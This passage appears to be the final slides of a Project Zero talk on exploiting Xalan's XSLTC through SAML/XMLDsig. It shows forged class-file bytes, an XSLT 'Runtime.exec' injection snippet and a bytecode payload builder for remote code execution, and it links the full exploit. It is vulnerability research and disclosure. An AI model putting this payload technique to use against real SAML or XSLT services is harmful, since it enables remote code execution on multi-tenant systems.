CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA
CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA

First Method Header

access_flags 0x0601
name_index 0xXXXX
desc_index 0xYYYY
attr_count 0x0001

Attribute [0]

name_index 0xZZ06
length 0x00000005
data “\x00\x00\x00\x00\x06”

Bytecode

CONST_DOUBLE:	0x06	0x01	0xXX	0xXX	0xYY	0xYY	0x00	0x01	0xZZ
CONST_DOUBLE:	0x06	0x00	0x00	0x00	0x05	0x00	0x00	0x00	0x00
CONST_DOUBLE:	0x06	0x00	0x01	0xCC	0xCC	0xDD	0xDD	0x00	0x03
CONST_DOUBLE:	0x06	0x00	0x00	0x00	0x00	0x04	0x00	0x00	0x00
CONST_DOUBLE:	0x06	0xCC	0xDD	0xZZ	0xZZ	0xZZ	0xZZ	0xAA	0xAA
CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA
CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA
CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA
CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA

Second Method Header
access_flags 0x0001
name_index 0xCCCC -> <init>
desc_index 0xDDDD -> ()V
attr_count 0x0003

Attribute [0]
name_index 0x0600
length 0x00000004
data “\x00\x00\x00\x06

Attribute [1]
name_index 0xCCDD -> Code
length 0xZZZZZZZZ
data PAYLOAD

Attribute [2] ...

Final Touches

```
<xsl:value-of
select="rt:exec(rt:getRuntime(),'...')"
xmlns:rt="java.lang.Runtime"/>
```

- Constant Pool Entries to arbitrary classes and methods can be added via Xalan’s Java extension feature
  - The feature is disabled but functionality will still be compiled in
- Constructor Type-Check
- Use dynamically sized attribute entry to skip the rest of XSLTC’s output.

The End

```
ret+= w(0x0006000000000002)
ret+= w(0x0100490044000103)
ret+= w(0x0000000500000101)
ret+= w(0x00010043001E0003) # Method Indexes and attributes count
ret+= w(0x0000000004AABBCC)
ret+= w(0x00520000008E00FF) # Code Attribute Index, Length and max_stack
ret+= w(0x0000000082000000) # LSB of max_locals, code_length, code
ret+= w(0x00b801dc00000000) # invokestatic  #476      // Method java/lang/Runtime.getRuntime:()Ljava/lang/Runtime;
ret+= w(0x0057130080000000) # ldc_w # 180
ret+= w(0x0057b601f9000000) # pop; invokevirtual #505
ret+= w(0x0001bfa700000000)
ret+= w(0x0000000000444449)
ret+= w(0x000000000044444A)
ret+= w(0x000000000044444B)
ret+= w(0x000000000044444C)
ret+= w(0x000000000044444D)
ret+= w(0x000000000044444E)
ret+= w(0x000000000044444F)
ret+= w(0x0000000000444450)
ret+= w(0x0000000000444451)
ret+= w(0x0000000000444452)
ret+= w(0x0000000000490000)
ret+= w(0x0B00000000444454)
```

You can find the final exploit on our issue tracker:

https://bugs.chromium.org/p/project-zero/issues/detail?id=2290

Conclusion

- SAML and XMLDsig offer a large and complex attack surface to external attackers
- Multi-Tenant SaaS applications change the threat model
- Even memory safe languages can hide weird machines

Thank you.

@_fel1x fwilhelm@google.com

Shoutout to Matthias Kaiser and thanat0s